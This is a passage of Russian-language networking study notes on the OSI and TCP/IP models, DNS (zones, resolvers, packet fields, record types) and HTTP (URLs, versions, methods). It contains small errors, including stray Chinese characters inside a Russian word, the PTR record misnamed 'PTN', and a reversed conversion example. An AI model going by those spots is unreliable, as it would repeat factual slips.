4. Транспортный (Transport)	1. Сетевых интерфейсов (Network Access)		Интерфейс взаимодействия с разными сетевыми технологиями (Ethernet, Wi-Fi)	
3. Сетевой (Network)				
2. Канальный (Data Link)				
1. Физический (Physical)				

- В Модели OSI выше Транспортного есть Сеансовый, Представления и Прикладной уровни.
- В Модели TCP/IP выше Транспортного есть только один Прикладной уровень.
- Когда работали над Моделью TCP/IP – функции уровней Представления и Сеансового показались избыточными, и их убрали из Модели.
- Считается, что Приложение Модели TCP/IP само должно реализовывать функции этих уровней, если они ему нужны.
- Во время разработки Модели TCP/IP эти функции были мало кому нужны, но сейчас эти функции используются часто.

? Прикладные протоколы в стеке TCP/IP

- HTTP – для просмотра веб-страниц
- SMTP, IMAP, POP3 – для передачи электронной почты
- DNS – для определения IP-адреса по доменному имени
- FTP – для передачи файлов
- И др.

? Сетевые приложения и протоколы

Не стоит путать Сетевые Протоколы с Сетевыми Приложениями:

- Сетевое Приложение делает какую-то полезную работу
- Сетевое Приложение использует Протокол, только для того, чтобы получить какую-то полезную информацию по сети
- Большая часть Приложений использует сразу несколько Сетевых Протоколов
- Например, Веб-браузер использует:
 - Протокол DNS, для того чтобы определить IP-адрес по доменному имени у DNS-сервера
 - А затем Протокол HTTP, чтобы загрузить веб-страницу с Веб-сервера по этому IP-адресу



? Функции Сеансового уровня

- Сейчас сетевое взаимодействие усложнилось и не состоит из простых запросов и ответов, как раньше
- Пример – загрузка Веб-страницы – чтобы отобразить веб-страницу в браузере, нужно загрузить:
 - Гипертекст страницы (.html)
 - Стилевой файл (.css)
 - Изображения
- Таким образом, чтобы загрузить веб-страницу, надо реализовать несколько сетевых операций – Сеансов

- Сеанс / Сессия – это набор, связанных между собой, сетевых взаимодействий, направленных на решение одной задачи.
- По логике Модели OSI сеансы должны обрабатываться на Сеансовом уровне, но по логике Модели TCP/IP обработкой сеансов должно заниматься само приложение.
- Поэтому такая возможность была добавлена в Протокол HTTP
 - Если в HTTP 1.0 для загрузки каждого элемента, надо было открывать отдельное соединение,
 - То в HTTP следующих версий появилась функция «HTTP keep alive», которая позволяет открыть одно соединение TCP и через него загрузить все элементы страниц, что работает быстрее.

? Функции уровня Представления

- Для описания основной функции уровня Представления часто приводится пример – автоматический перевод в сети с разных языков:
 - Отправитель в стране «А» снимает телефонную трубку, и говорит на своём языке «А»
 - Сеть переводит это на язык «С» и передаёт данные в страну «В»
 - Получатель в стране «В» снимает трубку и слышит на своём языке «В» Отправителя
- Ещё одна функция уровня Представления – Шифрование
 - Сначала сеть разрабатывалась для университетов и НИИ, для академических задач
 - Когда сеть развилась и стала применяться для коммерческих задач – встал вопрос обеспечения безопасности
 - Для защиты данных, передаваемых по сети, применяется – шифрование.
Технологии:
 - SSL, Secure Sockets Layer
 - TLS, Transport Layer Security (более современный вид SSL)

? Протоколы Прикладного уровня, использующие технологии шифрования TLS/SSL

- Многие протоколы Прикладного уровня используют TLS/SSL:
 - HTTPS, порт 443
 - IMAPS, порт 993
 - SMTPS, порт 465
 - FTPS
- К названию протокола в конце добавляется «s» («secure»)
- Если в адресной строке браузера используется пиктограмма «замок» и «s» в конце названия протокола – значит производится защита передачи данных по сети с помощью шифрования.
- Защищённые протоколы используют другие номера портов, н-р, порт 443 у HTTPS, вместо 80 у HTTP
- HTTPS – это не отдельный протокол, а способ передачи протокола HTTP через зашифрованное соединение, которое устанавливается с помощью протоколов TLS или SSL

? Функции, которые реализуют Протоколы Прикладного уровня в стеке TCP/IP:

- Функции Прикладного уровня OSI
- Функции уровня Представления OSI – Шифрование
- Функции Сеансового уровня OSI – HTTP keep alive

? Сетевое оборудование в Модели OSI

- Модель OSI предполагает, что на Сетевом Оборудовании (концентраторы, коммутаторы, маршрутизаторы) есть только 3 уровня: Физический, Канальный, Сетевой.
- Сейчас появились Сетевые Устройства которые работают и на Прикладном уровне – Контент Фильтры.
- Контент Фильтры – устройства, которые анализируют весь трафик, который через них проходит, и могут запретить доступ к некоторым ресурсам: н-р, доступ к соц. сетям с рабочего места. Для этого устройству необходимо анализировать HTTP-запросы и ответы.



DNS – Domain Name System

? DNS, Domain Name System – Система Доменных Имён

DNS – Система Доменных Имён – Распределённая система – определение IP-адреса по Доменному Имуни

? Зачем нужен DNS

- В Интернет для компьютеров используются IP-адреса
- Но людям с IP-адресами работать неудобно:
 - IPv4: 11.22.33.44 – что за адрес?
 - IPv6: 2a02:1b42:a::a – что за адрес?
- Для людей гораздо удобней работать с символьными именами:
 - www.sitename.com
- Система DNS позволяет:
 - Преобразовывать IP-адреса и символьные имена компьютеров (понятных человеку) между собой:
 - Преобразовывать IP-адреса в имена компьютеров (серверов):
11.22.33.44 → www.sitename.com
 - Преобразовывать имена компьютеров в IP-адреса:
www.sitename.com → 11.22.33.44
 - Возможность менять сетевую инфраструктуру:
 - Если компания «Sitename» решит перенести свой веб-сервер на другой компьютер, с другим IP-адресом (99.88.77.66) – доменное имя не измениться: люди будут обращаться к тому же самому доменному имени (www.sitename.com), которое будет обращаться уже в новый IP-адрес (99.88.77.66)
 - Возможность создать несколько серверов с разными IP-адресами (99.88.77.66, 55.44.33.22, ...) – для обслуживания большого количества пользователей. А в DNS прописать, что домен (www.sitename.com) ведёт на любой из этих серверов (99.88.77.66, 55.44.33.22, ...).

? Утилиты DNS:

- > nslookup www.sitename.com (Windows)
Addresses: 2a02:1b42:a::a
 99.88.77.66
 55.44.33.22
- host (Linux)
- dig (Linux)

? История, подход до DNS

- Имена компьютеров и их веб-адреса хранились в обычном текстовом файле:
 - Linux/Unix: /etc/hosts
 - Windows: C:\Windows\System32\drivers\etc\hosts

Пример:

```
102.54.94.97      server
30.25.63.10      my-client
```
- Компьютеров было не очень много
- Все имена можно было перечислить в одном файле, который хранился на центральном сервере имён
- Остальные компьютеры подключались к этому серверу и загружали файл
- Со временем это файл стал большим, его стало сложно редактировать, стали возникать конфликты имён
- Тогда придумали систему DNS

? Особенности DNS:


- Распределённая система
 - Нет единого сервера, на котором описываются имена хостов
- Делегирование ответственности
 - Пространство имён разделено на отдельные части – домены
 - За каждый домен отвечает отдельная организация
- Надёжность
 - Дублирование серверов DNS

? Структура доменного имени



- www – Имя компьютера
- «.» – Разделитель
- sitename – Домен Второго уровня
- «.» – Разделитель
- com – Домен Верхнего уровня
- «.» в конце – Корневой домен (можно не ставить, подставляется автоматически)

? Дерево доменных имён




- Корень дерева – Корневой домен
- Домены первого (верхнего) уровня:
 - Домены для различных организаций
 - org – некоммерческие организации
 - com – коммерческие организации
 - net – организации, связанные с компьютерными сетями
 - edu – образовательные сайты
 - gov – государственные организации США
 - mil – военные организации США
 - int – международные организации
 - ...
 - Домены для разных стран на латинице
 - uk – Соединённое Королевство
 - ua – Украина
 - ru – Россия
 - ...
 - Домены для разных стран на локальном языке
 - рф – Россия
- Домены второго уровня:
 - google.com
 - yandex.ru
 - яндекс.рф
 - ...
- (Поддомены (Домены третьего уровня))
- Адреса компьютеров:
 - www.yandex.ru – веб-сервер компании «Яндекс»
 - maps.yandex.ru – сервер Яндекс-карт
 - taxi.yandex.ru – сервер Яндекс-такси
 - ...

? Доменная зона

- Доменная зона – это запись всех компьютеров и всех поддоменов в некотором домене:
 - Корневая Доменная Зона содержит записи всех поддоменов 1-го уровня: org, com, net, uk, ua, ru, ...
 - Доменная Зона «ru» содержит записи всех поддоменов 2-го уровня: yandex.ru, mail.ru, ...
 - Доменная Зона «yandex.ru» содержит записи всех компьютеров: www.yandex.ru, maps.yandex.ru, ...
- Доменная Зона является некоторым аналогом файла «etc\hosts», только в ней содержится не вся информация об адресах компьютеров в сети, а только её фрагмент.
- Доменные зоны распределены по серверам DNS: одну и ту же Доменную Зону может обслуживать несколько серверов DNS.
- Корневую зону обслуживает наибольшее кол-во серверов, т.к. на неё приходиться наибольшее количество запросов.
- У этих серверов – одна и та же база данных записей доменов соответствующего уровня.
- Не обязательно иметь выделенный DNS-сервер для каждой доменной зоны:
 - DNS-сервер-1 – может обслуживать доменную зону «yandex.ru» и зону «www.yandex.ru»
 - DNS-сервер-2 – может обслуживать только доменную зону «maps.yandex.ru»
- Делегирование – передача прав
 - DNS-сервер «yandex» отвечает за зону «yandex.ru» – но только часть информации храниться только на этом сервере: только то что относиться к «yandex.ru» и «dns.yandex.ru»
 - А для зоны «maps.yandex.ru» создан отдельный сервер.
 - Таким образом, сервер «yandex.ru» делегирует полномочия управления поддоменом «maps.yandex.ru» другому серверу

? Инфраструктура DNS



Инфраструктура DNS состоит из компонентов:

- Дерево Серверов DNS
- DNS Resolver – Сервер Разрешения Имён – получает запрос от Клиента и выполняет поиск в Дереве
- Клиент DNS – как правило, наш компьютер

? Распределение доменных имён

Нельзя использовать любые доменные имена, которые вздумаются.

Распределением доменных имён занимаются регистраторы:


- Регистратор Корневого Домена – один:
 - ICANN, Internet corporation for Assigned Names and Numbers – та же организация, которая распределяет IP-адреса
- Регистраторы Доменных Зон 1-го уровня:
 - Необходима регистрация в ICANN
 - Один или несколько регистраторов для каждой страны
 - Регистрируют домены 2-го уровня

DNS protocol

? Протокол DNS

DNS – Протокол Прикладного уровня стека протоколов TCP/IP

? Схема работы DNS



- Клиент хочет узнать IP-адрес сервера, для которого ему известно доменное имя «maps.yandex.ru»
- Поиск начинается с Корневого Домена: отправляется запрос на Корневой сервер на имя «maps.yandex.ru»
- Корневой DNS-сервер отвечает, что он не знает IP-адрес этого компьютера, но зато он знает IP-адрес DNS-сервера «.ru», которомуделегировано управление зоной «.ru»
- Клиент отправляет запрос на IP-адрес для имени «maps.yandex.ru» DNS-серверу, который отвечает за зону «.ru»
- DNS-сервер отвечает, что он не знает IP-адрес этого компьютера, но зато он знает IP-адрес DNS-сервера «yandex.ru», которомуделегировано управление зоной «yandex.ru»
- Клиент отправляет запрос на IP-адрес для имени «maps.yandex.ru» DNS-серверу, который отвечает за зону «yandex.ru»
- У этого DNS-сервера есть необходимая информация, и он присыпает Клиенту необходимый IP-адрес «77.88.21.189»

? Режимы работы DNS-сервера

DNS-серверы могут работать в двух режимах:

- Итеративный:
 - Если сервер отвечает за данную доменную зону – он возвращает ответ
 - Если сервер не отвечает за данную доменную зону – он возвращает адрес DNS-сервера, у которого есть более точная информация
- Рекурсивный:
 - Сервер сам выполняет запросы к другим DNS-серверам, чтобы найти нужный IP-адрес

Два режима работы необходимы, потому что в системе DNS используются два типа серверов:

- DNS-серверы, которые хранят информацию об отображении Доменных Имен в IP-адреса (Дерево серверов) – работают в Итеративном режиме. Т.к. к Корневым серверам и серверам первого уровня приходит большинство запросов и им не хватит производительности для работы в Рекурсивном режиме
- DNS-серверы, которые занимаются разрешением имён для Клиентов (DNS Resolver) – работают в Рекурсивном режиме: получают запрос от Клиента, выполняют поиск в Дереве DNS-серверов, получают ответ, и возвращают его Клиенту.

? Сервер разрешения имён DNS

- Сервер разрешения имён DNS, как правило, находится в локальной сети и предоставляется либо провайдером, либо организацией.
- Компьютеры получают адрес локального DNS-сервера автоматически по DHCP
- Также можно использовать открытый DNS-сервер, который предоставляют некоторые компании (н-р, Google 8.8.8.8 и 8.8.4.4)
- Смысл использования открытых DNS-серверов – некоторые из них блокируют определённый контент (н-р, «18+»)

? Кэширование в DNS

- После того как DNS-Resolver нашёл IP-адрес для определённого доменного имени – он записывает его в кэш
- С одной стороны «+» – повышается производительность работы
- С другой стороны «–» – администратор зоны может поменять IP-адрес для некоторого компьютера, и если этот адрес находится в кэше, то об изменении станет известно, только спустя некоторое время (несколько дней – несколько недель), в зависимости от настроек DNS-Resolver'a

? Типы ответов в DNS

- Авторитетный (Authoritative) – ответ от DNS-сервера, обслуживающего Доменную Зону; получен из файлов на диске сервера.
- Неавторитетный (Non-authoritative) – ответ от DNS-сервера, не обслуживающего Доменную Зону; получен из кэша – данные могли устареть.

? Протокол DNS

- Модель «Клиент-Сервер».
- В роли Клиента может выступать:
 - Собственно, Client-DNS
 - Server-DNS, который работает в рекурсивном режиме, и высылает запросы другим серверам-DNS
- Взаимодействие ведётся в режиме «Запрос-Ответ»
- Соединение не устанавливается – DNS использует протокол UDP, порт 53

? Формат пакета DNS



ИДЕНТИФИКАТОР

- Любое целое число, одинаковое в запросе и в ответе

ФЛАГИ

- QR – запрос «0» или ответ «1»
- OPCODE (4 бита) – тип запроса: «0» – Стандартный запрос (используется только один этот тип)
- AA – авторитетный ответ «1» или нет «0»
- TC – пакет был обрезан «1» или не был «0»
- RD – запрос на рекурсивный режим: «1» – Клиент просит Сервер работать в рекурсивном режиме
- RA – рекурсивный режим доступен: «1» – Сервер сообщает, что он может работать в рекурсивном режиме
- Z – зарезервировано
- RCODE (4 бита) – статус: «0» – Успешно, «...другие коды...» – Ошибка

КОЛИЧЕСТВО ЗАПРОСОВ

КОЛИЧЕСТВО ОТВЕТОВ

КОЛИЧЕСТВО АВТОРИТЕТНЫХ ОТВЕТОВ

КОЛИЧЕСТВО ДОПОЛНИТЕЛЬНЫХ ОТВЕТОВ



- Сколько данных в пакете

ЗАПРОСЫ DNS

- Указывается Доменное Имя компьютера, для которого надо узнать IP-адрес

ОТВЕТЫ DNS

- Содержится IP-адрес необходимого компьютера

АВТОРИТЕТНЫЕ СЕРВЕРЫ

- Поле используется в Итеративном режиме работы
- Указываются IP-адреса DNS-серверов, ответственных за интересующую Доменную Зону

ДОПОЛНИТЕЛЬНАЯ ИНФОРМАЦИЯ

- Указываются дополнительные записи, которые могут быть полезны.

В одном и том же DNS пакете может быть несколько запросов и несколько ответов. В том числе, несколько ответов на один запрос, если одному доменному имени соответствует несколько IP-адресов.

? Формат DNS-запроса

Формат DNS-запроса	Пример DNS-запроса	
Имя	www.yandex.ru	Доменное имя, для которого нужно узнать IP-адрес
Тип записи	1 (A запись)	«1» – тип «A» – отображение доменного имени в IP-адрес
Класс записи	1 (IN Интернет)	«1» – класс «IN» – Интернет (другие типы не используются)

? Формат DNS-ответа

Формат DNS-ответа	Пример DNS-ответа	
Имя	www.yandex.ru	Доменное имя, для которого был определён IP-адрес
Тип записи	1 (A запись)	«1» – тип «A» – отображение доменного имени в IP-адрес
Класс записи	1 (IN Интернет)	«1» – класс «IN» – Интернет (другие типы не используются)
Время жизни (TTL)	90	В секундах. Админ DNS Resolver'а может установить любое.
Длина данных	4	В байтах
Данные	77.88.55.66	IP-адрес сервера «www.yandex.ru»

? Функции Системы DNS

- Преобразование Имен компьютеров в IP-адреса: 11.22.33.44 → www.sitename.com
- Определение для Доменного Имени Адреса IPv4 и IPv6 (Тип записи A и AAAA)
- Задавать несколько доменных имён для одного IP-адреса (Тип записи CNAME, Canonical Name Record)
- Находить адрес почтового сервера для домена (Тип записи MX, Mail eXchange)
- Определять IP-адрес и порт некоторых сетевых сервисов (Тип записи SRV, Service Record)
- Задавать адрес DNS-серверов для доменной зоны (Тип записи NS, Name Service)
- Определять по IP-адресу доменное имя (Тип записи PTR, Pointer)
- **Преобразование Имен компьютеров в IP-адреса** – было рассмотрено выше
- **Определение для Доменного Имени Адреса IPv4 и IPv6 – Запись A и AAAA**
Для реализации функций системы DNS используются разные типы записей.
Каждая Запись DNS имеет:
 - Тип Записи – для чего эта Запись предназначена
 - A – для IP-адресов версии IPv4 (CLI: >nslookup -type=A www.site.com → список адресов IPv4)
 - AAAA – для IP-адресов версии IPv6 (CLI: >nslookup -type=AAAA www.site.com → список IPv6)
 - Класс Записи – в каких сетях эта Запись может использоваться
 - IN – Интернет (сейчас применяется только этот один класс Записи)
- **Задавать несколько доменных имён для одного IP-адреса – DNS-псевдонимы – Запись CNAME**
 - Запись типа CNAME, Canonical Name Record – Каноническая запись имени – определяет псевдоним для другого доменного имени: «ftp.site.com» является псевдонимом для «www.site.com», т.е. оба

эти имени указывают на один и тот же IP-адрес. Канонических имён для одного и того же доменного имени можно создавать очень много. Для того, чтобы такие имена работали, необходимо, чтобы для доменного имени, на которое они указывают, существовала «A»-запись, которая определяет IP-адрес для этого доменного имени. Недостаток: ряд технических ограничений на применение записей «CNAME» со стороны системы DNS, н-р, нельзя создавать цепочки, которые ссылаются друг на друга, и пр.

- Альтернативный способ – задать несколько «A»-записей, указывающих на один и тот же IP-адрес. Недостаток: если нужно сменить IP-адрес, то его придётся менять в разных местах.

- **Найти адрес почтового сервера для домена – Запись MX**

Нужно отправить почту на адрес «networks@gmail.com». Как узнать адрес почтового сервера?

Запись типа MX (Mail eXchange) – позволяет узнать адрес почтового сервера

Для «gmail.com» есть 5 записей MX (**приоритет + запись почтового сервера для данного домена**):

- 5 gmail-smtp-in.l.google.com
- 10 alt1.gmail-smtp-in.l.google.com
- 20 alt2.gmail-smtp-in.l.google.com
- 30 alt3.gmail-smtp-in.l.google.com
- 40 alt4.gmail-smtp-in.l.google.com

Чем ниже значение числа приоритета – тем приоритет выше. При отправке почты на «networks@gmail.com», сначала будет выбираться почтовый сервер с приоритетом «5». Если он по каким-либо причинам не доступен – будет выбираться сервер с приоритетом «10».

- **Определять IP-адрес и порт некоторых сетевых сервисов – Адреса сетевых сервисов – Запись SRV**

Запись типа SRV (Service Record) – Для некоторых сервисов можно задать не только IP-адреса, но и порты

Вместо доменного имени указывается строка с описанием сервиса в специальном формате:

Для того чтобы узнать на каком компьютере и на каком порту работает «Jabber»-сервер, работающий по протоколу TCP в домене «example.com» – _xmpp-server._tcp.example.com

Получается SRV запись: 0 5 5269 xmpp.example.com:

- xmpp.example.com – доменное имя с которым работает сервис
- 5269 – порт
- 5 – вес – распределение нагрузки между серверами, которые имеют одинаковый приоритет
- 0 – приоритет – чем ниже значение, тем выше приоритет

Резервный «Jabber»-сервер работает по адресу backup_xmpp.example.com, порт 5269, приоритет/вес 20/5

Структура SRV Записи	Значение SRV Записи
_сервис._протокол-транспортного-ур-ня.доменное-имя	Приоритет Вес Порт Имя
_xmpp-server._tcp.example.com	0 5 5269 xmpp.example.com
_xmpp-server._tcp.example.com	20 5 5269 backup_xmpp.example.com

- **Задавать адрес DNS-серверов для Доменной Зоны – Запись NS**

Запись типа NS (Name Service) – Для указания адреса DNS-серверов, отвечающих за Доменную Зону

За доменную зону «sitename.com» отвечают сервера:

- ns1.sitename.com
- ns2.sitename.com

Записи типа NS задаются на сервере, отвечающим за более высокую Доменную Зону – «.com»

Вышестоящий домен использует «при克莱енные» A-записи, чтобы определить адреса серверов в NS-записях.

- **Определять по IP-адресу доменное имя – Запись PTN**

Есть 2 типа DNS-зон:

- Прямая – определение IP-адреса по доменному имени
- Обратная (Reverse) – определение доменного имени по IP-адресу

Запись типа PTN (Pointer) – для обратной задачи – определение доменного имени по IP-адресу

Из-за технических ограничений DNS не может работать напрямую с IP-адресами. Обходной путь:

- IP-адрес представляется в виде специального доменного имени – на спец домене «in-addr.arpa.»
- В этом домене IP-адреса записываются в обратном порядке: 11.22.33.44 → 44.33.22.11.in-addr.arpa.

HTTP protocol

? Протокол HTTP

- HTTP, Hypertext Transfer Protocol – Протокол Передачи Гипертекста
- Протокол Прикладного уровня стека протоколов TCP/IP
- Основа World Wide Web

? История HTTP и Web


- 1989 – Тим Бернерс-Ли из ЦЕРН предложил концепцию Web:
 - HTML – Язык Гипертекстовой Разметки страниц
 - HTTP – Протокол Передачи Гипертекстовых страниц
 - Web-сервер
 - Текстовый Web-браузер
 - Позже появились Графические Web-браузеры. Благодаря им и Web – Интернет стал очень популярен.
- * Сейчас Тим Бернерс-Ли директор Консорциума W3C

? URL, Uniform Resource Locator

- URL, Uniform Resource Locator – Уникальное Положение Ресурса – уникальный адрес веб-страницы в Интернете.
- Часто URL называют «ссылка», т.к. используется как стандарт записи на объекты в Интернете = Гипертекстовые ссылки во всемирной паутине WWW.
- URL – аббревиатура для обозначения электронного адреса.
- Стандарт URL закреплён в документе RFC 3986.
- 2009 – Тим Бернерс-Ли: мнение об избыточности двойного слеша «//» в начале URL, после протокола.
- Формат URL: **http://www.sitename.com/sources/network**
 - Название протокола – http ИЛИ https ИЛИ ftp
 - Разделитель – «://»
 - Доменное имя ИЛИ IP-адрес сервера – www.sitename.com ИЛИ 11.22.33.44
 - Разделитель – «/»
 - Имя конкретной гипертекстовой страницы ИЛИ к.л. файл – sources/network ИЛИ sources/file.txt
- Сейчас URL позиционируется как часть более общей системы идентификации ресурсов URI, сам термин URL постепенно уступает место более широкому термину URI

? URI, Uniform Resource Identifier

- URI, Uniform Resource Identifier – Унифицированный Идентификатор Ресурса – последовательность символов, идентифицирующая абстрактный или физический ресурс – символьная строка, позволяющая идентифицировать какой-либо ресурс: документ, изображение, файл, службу, ящик электронной почты и т. д. (Прежде всего, речь идёт о ресурсах сети Интернет и Всемирной паутины).
- URI – отвечает на вопрос: «Где и как найти что-то?»



- URI является либо URL, либо URN, либо одновременно обоими.
- URL – это URI, который, помимо идентификации ресурса, предоставляет ещё и информацию о местонахождении этого ресурса.
- URN – это URI, который только идентифицирует ресурс в определённом пространстве имён (и, соответственно, в определённом контексте), но не указывает его местонахождение.
* Например, *URN urn:ISBN:0-395-36341-1* – это *URI*, который указывает на ресурс (книгу) 0-395-36341-1 в пространстве имён ISBN. Но, в отличие от URL, URN не указывает на местонахождение этого ресурса: в нём не сказано, в каком магазине её можно купить или на каком сайте скачать.

? Протокол HTTP

- Режим работы – «Запрос-Ответ» – Клиент посыпает Серверу запрос на передачу веб-страницы. Сервер отсылает Клиенту эту веб-страницу.
- Протокол Транспортного уровня, который использует HTTP – TCP
- Порт сервера, который использует HTTP – 80 (для Клиента генерируется ОС автоматически)
- Основа World Wide Web
- Формат пакета HTTP – жёстко заданный формат отсутствует – используется обычный текстовый режим
- Особенностью протокола HTTP является возможность указать в Запросе и Ответе способ представления одного и того же ресурса по различным параметрам: формату, кодировке, языку и т. д. (В частности для этого используется HTTP-заголовок «Content-Type»)

? Версии HTTP

- HTTP/0.9 – 1990 – экспериментальная версия ЦЕРН
- HTTP/1 – 1996 – первая официальная версия протокола
- HTTP/1.1 – 1997 – расширение 1ой версии: Кэширование, keep-alive, Аутентификация (используется сейчас)
- HTTP/2 – 2015 – современная версия, вводится в эксплуатацию, поддерживается не всеми браузерами и веб-серверами

? Структура пакета HTTP

Каждое HTTP-сообщение состоит из трёх частей, которые передаются в указанном порядке:

- Стартовая строка (Starting Line) – определяет тип сообщения;
Запрос / Ответ в виде Статус-кода и символьного сообщения (/)
 - Со стороны Клиента: Стартовая строка Запроса – **Метод** + **URI** + **Версия**
 - Метод (Method) – название запроса, одно слово заглавными буквами.
 - URI – определяет путь к запрашиваемому документу.
 - Версия (Version) – аббревиатура «HTTP», «/» и пара цифр, разделённых точкой.
GET (URI) HTTP/1.0 – «передай мне веб-страницу по адресу (URI) по HTTP версии 1.0»
 - Со стороны Сервера: Стартовая строка Ответа – **Версия** + **Код** + **Сообщение**
 - Версия (Version) – «HTTP», «/» и пара разделённых точкой цифр.
 - Код Состояния (Status Code) – три цифры – определяют дальнейшее содержимое сообщения и поведение клиента.
 - Поясняющее Сообщение (Reason Phrase) – текстовое короткое пояснение к коду ответа для пользователя, никак не влияет на сообщение, является необязательным.
HTTP/1.0 200 OK – «200 Хорошо – получи»
- Заголовки (Headers) – характеризуют тело сообщения, параметры передачи и прочие сведения:
(Заголовки не обязательны в HTTP 1.0)
 - Host: www.sitename.com – имя сервера, для запроса (обязательно в HTTP 1.1*)
 - Content-Type: text/html; charset=UTF-8 – тип передаваемого сообщения – текст в кодировке
 - Content-Length: 5161 – размер передаваемого сообщения в байтах
 - ...

* Обязательно в HTTP 1.1 – из-за того что на одном и том же IP-адресе может работать несколько веб-сайтов, и веб-серверу необходимо знать: с какого веб-сервера нужно загрузить веб-страницу.
- Тело Сообщения (Message Body) – непосредственно данные сообщения, обязательно должно отделяться от заголовков пустой строкой.
(Тело Сообщения – не обязательно)
 - Запрашиваемая Веб-Страница;
 - Параметры, введённые пользователем.

? Метод HTTP

Метод (Method) – название запроса, одно слово заглавными буквами.

? Методы HTTP

Последовательность из любых символов, кроме управляющих и разделителей, указывающая на основную операцию над ресурсом. Метод представляет собой короткое английское слово, записанное заглавными буквами. Название метода чувствительно к регистру.

Клиент, при обращении к серверу указывает метод, который он хочет использовать:

- OPTIONS – запрос поддерживаемых HTTP-методов для ресурса
- GET – запрос на получение ресурса
- HEAD – запрос на получение только заголовков ресурса
- POST – передача данных на ресурс
- PUT – изменение ресурса
- PATCH – изменение фрагмента ресурса
- DELETE – удаление ресурса
- TRACE – трассировка страницы – прослеживание происходящего со страницей, кто что меняет
- CONNECT – подключение к веб-серверу через прокси

? Какие методы поддерживаются всегда

Каждый сервер обязан поддерживать как минимум методы GET и HEAD.

? Разница между кэшированием GET и POST

- GET – кэшируется
- POST, PUT, PATCH – не кэшируются, не сохраняются в истории браузера.

? Идемпотентные методы

По спецификации, сервер должен возвращать одни и те же ответы на идентичные запросы (при условии, что ресурс не изменился между ними по иным причинам). Такая особенность позволяет кэшировать ответы, снижая нагрузку на сеть.

Согласно стандарту HTTP, запросы типа GET считаются идемпотентными.

В отличие от метода GET, метод POST не считается идемпотентным, то есть многократное повторение одних и тех же запросов POST может возвращать разные результаты (например, после каждой отправки комментария будет появляться очередная копия этого комментария).

? Отличие метода PUT от POST

Фундаментальное различие методов POST и PUT заключается в понимании предназначений URI ресурсов.

Метод POST предполагает, что по указанному URI будет производиться обработка передаваемого клиентом содержимого. Используя PUT, клиент предполагает, что загружаемое содержимое соответствует находящемуся по данному URI ресурсу.

? Метод OPTIONS

OPTIONS – Используется для определения возможностей веб-сервера или параметров соединения для конкретного ресурса. В ответ серверу следует включить заголовок Allow со списком поддерживаемых методов. Также в заголовке ответа может включаться информация о поддерживаемых расширениях. Результат выполнения этого метода не кэшируется.

? Метод GET

GET – Используется для запроса содержимого указанного ресурса. С помощью метода GET можно также начать какой-либо процесс. В этом случае в теле ответного сообщения следует включить информацию о ходе выполнения процесса.

Клиент может передавать параметры выполнения запроса в URI целевого ресурса после символа «?» по маске «параметр=значения» разделяя пары параметров-значений амперсандом «&»:

GET /path/resource?param1=value1¶m2=value2 HTTP/1.1

Согласно стандарту HTTP, запросы типа GET считаются идемпотентными.

? Метод HEAD

HEAD – Аналогичен методу GET, за исключением того, что в ответе сервера отсутствует тело. Запрос HEAD обычно применяется для извлечения метаданных, проверки наличия ресурса (валидация URL) и чтобы узнать, не изменился ли он с момента последнего обращения.

Заголовки ответа могут кэшироваться. При несовпадении метаданных ресурса с соответствующей информацией в кэше копия ресурса помечается как устаревшая.

? Метод POST

POST – Применяется для передачи пользовательских данных заданному ресурсу. Например, в блогах посетители обычно могут вводить свои комментарии к записям в HTML-форму, после чего они передаются серверу методом POST и он помещает их на страницу. При этом передаваемые данные (в примере с блогами – текст комментария) включаются в тело запроса. Аналогично с помощью метода POST обычно загружаются файлы на сервер.

